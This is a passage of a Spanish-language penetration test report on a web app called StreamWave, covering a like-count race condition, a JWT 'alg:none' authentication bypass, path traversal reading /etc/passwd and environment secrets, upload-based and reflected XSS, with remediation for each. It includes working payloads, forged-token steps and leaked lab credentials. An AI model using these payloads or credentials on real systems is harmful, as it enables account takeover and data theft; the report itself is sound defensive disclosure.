


Figura 41: Petición/respuesta del endpoint de "like" capturada en Burp.

Automatización y resultados. Script propio `scripts/streamwave_like_race_condition.py`: se autentica solo, resetea el vídeo, dispara N peticiones concurrentes y mide el incremento/decremento real contra el esperado (±1).

```
LIKE - 50 peticiones concurrentes en 0.21s
Antes:  410   Despues:  422
*** CONDICION DE CARRERA CONFIRMADA: +11 de mas ***

UNLIKE - 50 peticiones concurrentes (mismo video)
Antes:  422   Despues:  398
*** CONDICION DE CARRERA CONFIRMADA (bidireccional):  -23 de mas ***
```

Pruebas manuales adicionales: 30 peticiones concurrentes sobre otro vídeo, 642 → 649 likes (+7 de una sola cuenta); 100 peticiones concurrentes sobre un tercero, 1203 → 1213 (+10).

Impacto en el negocio. `/trending` ordena el catálogo literalmente por número de likes. Esta condición de carrera permite a una sola cuenta sin privilegios, sin necesitar bots ni múltiples usuarios, inflar su propio contenido o desinflar el de otros para manipular ese

ranking — mucho más rápido y barato que los patrones de "spam ilimitado" vistos en otras aplicaciones del cliente, que sí requieren repetir la acción N veces o usar múltiples cuentas. Es, además, bidireccional: el mismo fallo permite desinflar el contador de cualquier vídeo ajeno.

Remediación. Hacer atómica la operación "comprobar + escribir": restricción `UNIQUE(user_id, video_id)` en la tabla de likes capturando el error de violación, o un `UPDATE ... WHERE NOT EXISTS (...)` atómico. El contador mostrado debería derivarse del recuento real de filas de "me gusta", no de una variable incrementada manualmente. Rate-limiting por sesión/IP como capa adicional, sin sustituir la corrección de fondo.

4.5. Bypass de autenticación JWT (`alg:none`): dump de usuarios y toma de cuenta admin real

Severidad	**CRÍTICO** (CVSS v3.1: **9.8**)
CWE	CWE-347
CVE	N/A

Vector CVSS: `CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H`

Referencia: https://cwe.mitre.org/data/definitions/347.html

Descripción. Además de la sesión web por cookie, StreamWave tiene una API JWT en paralelo (`GET /api/me`, `/api/admin/*`), con el token obtenido en `POST /api/auth/token`. El servidor **acepta tokens con cabecera `{"alg":"none"}` y sin firma**: basta con construir el payload a mano — sin conocer ningún secreto, contraseña ni cuenta previa — con el `role` que se quiera.

Se confirmó que el control de rol sí funciona correctamente con tokens legítimos: sin token, `401`; token legítimo firmado con `role:"user"`, `403`; token forjado `alg:none` sin firma con `role:"admin"`, `200`. El fallo está exclusivamente en la verificación de la firma.

Pasos para reproducir.

1. Construir el token: header `{"alg":"none","typ":"JWT"}` + payload con `role:"admin"`, ambos en Base64URL, firma vacía.
2. `GET /api/me` con `Authorization: Bearer <token forjado>` → `200`, `"role":"admin"`.
3. `GET /api/admin/users` con el mismo header → volcado completo de 18 usuarios con contraseña en **texto plano**, incluida `admin:streamwave`.
4. Cerrar la cadena: `POST /login` con `admin/streamwave` → sesión real válida (confirmado tanto por curl como en el navegador).




Figura 42: Token forjado decodificado: cabecera `alg:none`, payload con `role:admin`.




Figura 43: `GET /api/me` con el token forjado: `200`, rol admin, sin sesión previa.




Figura 44: `GET /api/admin/users`: volcado de 18 usuarios con contraseñas en claro.




Figura 45: Sesión real de administrador en el navegador ("Sign out" visible, `@admin`).

Automatización. Script propio `scripts/streamwave_jwt_auth_bypass.py`: forja el token, lo prueba contra ambos endpoints, vuelca la tabla de usuarios y, si encuentra `admin`, prueba automáticamente el login real con la contraseña filtrada — cadena completa en una sola ejecución.

Impacto en el negocio. De cero credenciales a control total de la cuenta de administrador en 3 peticiones HTTP, sin depender de ningún otro hallazgo de StreamWave. Fuga completa de la base de usuarios con contraseñas reales reutilizables (CWE-256 adicional: no hay ningún hash, están en claro). Agravante: la contraseña de `admin` filtrada es literalmente el nombre de la propia plataforma, y no existe 2FA que hubiera mitigado el impacto. Es, por severidad técnica y sencillez de explotación, el hallazgo más grave de toda la auditoría de StreamWave.

Remediación. Verificar la firma con el algoritmo que el servidor espera (fijo, nunca el que indique el propio token), rechazando explícitamente `alg:"none"` — pasar siempre la lista de algoritmos permitidos a la librería JWT. Hashear todas las contraseñas (bcrypt/scrypt/Argon2 con salt). Rotar de inmediato todas las contraseñas filtradas durante esta auditoría. Política de contraseñas real + 2FA para cuentas administrativas.

4.6. Ausencia de token CSRF en comentarios: probado en navegador real, no explotable

Severidad	**INFORMATIVO** (no explotable en navegadores actuales; observación de defensa en profundidad)
CWE	CWE-352

Descripción. `POST /watch/{id}/comment` no lleva token anti-CSRF, el mismo patrón que el hallazgo 1.10 de PenguinWave (CSRF sí explotable allí). La diferencia: la cookie `connect.sid` de StreamWave no fija `SameSite` explícitamente (a diferencia de `PHPSESSID` en PenguinWave, que tenía `SameSite=None`), por lo que el `Lax` por defecto de los navegadores modernos bloquea el envío de la cookie en el POST cross-site.
Prueba realizada. PoC idéntico al de PenguinWave (formulario auto-submit servido desde un origen distinto, `python3 -m http.server`), probado en un navegador real con sesión activa. El comentario forzado **no llegó a publicarse** — se confirmó revisando directamente los comentarios del vídeo tras cargar el PoC.
Conclusión. No se ha podido confirmar explotación real. Se documenta igualmente por ser una protección de facto del navegador, no un control deliberado de la aplicación, y por rigor metodológico: reportar también los resultados negativos con fundamento técnico, en vez de omitirlos o asumir impacto sin comprobarlo.
Remediación (preventiva). Añadir un token anti-CSRF explícito por sesión/formulario en toda acción de estado; fijar `SameSite=Lax/Strict` explícitamente en el `Set-Cookie`, sin depender del valor por defecto del navegador del visitante.

4.7. Política de contraseñas inexistente y sin rate-limit en `/login`

Severidad	**MEDIO**	(CVSS v3.1: **5.3**)
CWE	CWE-521	
CVE	N/A	

Vector CVSS: `CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N`

Referencia: https://cwe.mitre.org/data/definitions/521.html

Descripción. `POST /register` acepta contraseñas de un solo carácter, y `/login` no implementa rate-limit ni bloqueo de cuenta — 20 intentos fallidos consecutivos contra `admin` devuelven `200` sin ningún throttling. Como comprobación positiva: no hay enumeración de usuarios vía `/login` (respuesta idéntica ante usuario inexistente y contraseña incorrecta), y el registro rechaza correctamente usernames duplicados.
Impacto en el negocio. Su impacto práctico queda eclipsado por el hallazgo 4.5 (JWT), que ya filtra todas las contraseñas reales; se documenta igualmente por ser una debilidad estructural independiente que existiría aunque se corrigiera el JWT.
Remediación. Longitud mínima (>=10-12 caracteres) y verificación contra listas de contraseñas filtradas conocidas; rate-limiting/bloqueo temporal tras intentos fallidos, por IP y por cuenta.

4.8. Subida de fichero sin restricción de tipo: XSS almacenado same-origin

Severidad	**MEDIO** (CVSS v3.1: **5.7**)
CWE	CWE-434
CVE	N/A

Vector CVSS: `CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:U/C:N/I:H/A:N`

Referencia: https://cwe.mitre.org/data/definitions/434.html

Descripción. `POST /upload` no valida el tipo real del fichero subido — el `accept="video/*"` del formulario es solo una pista de interfaz, ignorable con curl/Burp. El fichero se guarda conservando su extensión original y se sirve estáticamente con el `Content-Type` correspondiente a esa extensión. Un fichero `.html` subido se sirve con `Content-Type: text/html`, ejecutando cualquier `<script>` embebido en el origen de StreamWave.

PoC de impacto real (session riding).

```
<script>
fetch('/watch/xyt459/comment', {
method: 'POST', credentials: 'same-origin',
headers: {'Content-Type':'application/x-www-form-urlencoded'},
body: 'body=XSS-UPLOAD-SESSION-RIDING-POC'
});
</script>
```




Figura 46: El script se ejecuta en el origen de StreamWave (título cambiado a "PWNED").




Figura 47: Comentario publicado automáticamente — con la sesión de administrador activa en el momento de la prueba.

Impacto en el negocio. Bypass efectivo del único control CSRF de facto (hallazgo 4.6) porque la petición ya no es cross-site. Mitigado parcialmente por `HttpOnly` en la cookie (no permite robo directo vía `document.cookie`), pero no por ningún control de servidor.

Remediación. Validar el tipo real del fichero (magic bytes), no la extensión; servir contenido de usuarios desde un dominio/subdominio sin cookies de sesión asociadas; forzar `Content-Disposition: attachment` en `/media/uploads/`; renombrar ficheros sin conservar la extensión controlada por el usuario.

4.9. Path Traversal en `?language=`: lectura arbitraria de ficheros sin autenticación, con compromiso cruzado de PixelForge

Severidad	**CRÍTICO** (CVSS v3.1: **7.9**)
CWE	CWE-22
CVE	N/A

Vector CVSS: `CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N`

Referencia: https://cwe.mitre.org/data/definitions/22.html

Descripción. El selector de idioma (`?language=...`) carga un fichero de traducciones sin sanear la ruta, y si no se puede parsear como JSON **muestra el contenido en crudo** directamente en la página. Sin ninguna autenticación, esto permite leer cualquier fichero del sistema legible por el proceso. La puntuación CVSS genérica de un LFI de solo lectura se queda corta: en este caso concreto permitió leer las variables de entorno del proceso y, con ellas, obtener acceso de lectura completo a la base de datos de **otra aplicación del cliente** (PixelForge) — candidato a hallazgo más grave de toda la auditoría BigShop.

Pasos para reproducir.

1. `GET /?language=../../../../etc/passwd` → contenido completo de `/etc/passwd`, sin sesión.
2. `GET /?language=../../../../proc/self/environ` → variables de entorno reales: `GS_DB_HOST=127.0.0.1 GS_DB_PASS=gamepass GS_DB_USER=gameuser GS_DB_NAME=gamestore` (prefijo `GS_` = GameStore = PixelForge).
3. Verificación: `mysql -h 127.0.0.1 -u gameuser -p'gamepass' gamestore` → acceso de lectura completo confirmado (tablas `coupons`, `password_resets`, `users`).
4. `/proc/self/cmdline` revela el entry point real: `/opt/streamwave/server.js`. Leído completo vía el mismo Path Traversal, expone el código fuente de la aplicación.




Figura 48: `/etc/passwd` leído sin autenticación, confirmado en navegador real.




Figura 49: Variables de entorno del proceso, con credenciales reales de la BD de PixelForge.




Figura 50: Código fuente completo: más de media docena de secretos de terceros (Stripe, AWS, SendGrid, Twilio, YouTube) hardcodeados en claro, y un `ADMIN_SECRET` sin uso aparente.



```
if (header.alg === 'HS256') {
    const expected = crypto.createHmac('sha256', JWT_SECRET)
        .update(parts[0] + '.' + parts[1]).digest('base64url');
    if (expected !== parts[2]) throw new Error('Invalid signature');
}

if (payload.exp && Math.floor(Date.now() / 1000) > payload.exp) {
    throw new Error('Token expired');
```

Figura 51: La causa raíz exacta del bypass JWT del hallazgo 4.5: la verificación de firma vive dentro de `if (header.alg === 'HS256')`.

Automatización. Script propio `scripts/streamwave_lfi_scan.py`: prueba una lista de ficheros sensibles a distintas profundidades de `../`, sin autenticación ni dependencias externas.
Impacto en el negocio. Lectura arbitraria de ficheros sin ninguna cuenta ni sesión. Compromiso cruzado confirmado de la base de datos de PixelForge desde un fallo en StreamWave — demuestra que las "4 aplicaciones independientes" del cliente no están aisladas entre sí a nivel de red/credenciales/filesystem. Divulgación completa del código fuente, con el `JWT_SECRET` real (explica la causa raíz del hallazgo 4.5), el secreto de sesión de `express-session`, y secretos de múltiples servicios de terceros.
Remediación. Lista blanca explícita de valores permitidos para `language`; normalizar y verificar que cualquier ruta resuelta sigue dentro del directorio esperado; eliminar el fallback de "mostrar contenido en crudo si no es JSON válido"; rotar de inmediato todas las credenciales y secretos expuestos; nunca hardcodear secretos en el código fuente.

4.10. XSS reflejado en el buscador (`?q=`), sin autenticación

Severidad	**ALTO** (CVSS v3.1: **6.1**)
CWE	CWE-79
CVE	N/A

Vector CVSS: `CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N`

Referencia: https://cwe.mitre.org/data/definitions/79.html

Descripción. El parámetro `q` se refleja en dos puntos de la página con saneado inconsistente: en el `<h1>` de resultados se escapa correctamente, pero en el atributo `value` del propio `<input>` del buscador no se escapa en absoluto. Un payload que cierre la comilla del atributo inyecta HTML/JavaScript real.
Pasos para reproducir. Un primer intento con `<script>alert(1)</script>` (sin cerrar antes la comilla) no dispara nada — queda como texto inerte dentro de `value="..."`. El payload correcto:

```
GET /?q="><script>alert(document.domain)</script>
```

HTML generado (sin sesión): `<input name="q" value=""><script>alert(document.domain)</script>"` ....




Figura 52: Alerta real ejecutada en el navegador, mostrando `document.domain`.

Impacto en el negocio. Ejecución de JS arbitrario con solo que la víctima abra un enlace, sin necesitar cuenta propia. Si la víctima tiene sesión activa, aplica el mismo patrón de session-riding del hallazgo 4.8, sin necesitar subir nada.
Remediación. Escapar datos de usuario en todos los puntos de inserción en el HTML, incluidos atributos; motor de plantillas con auto-escaping por defecto; CSP (`script-src 'self'`) como capa adicional.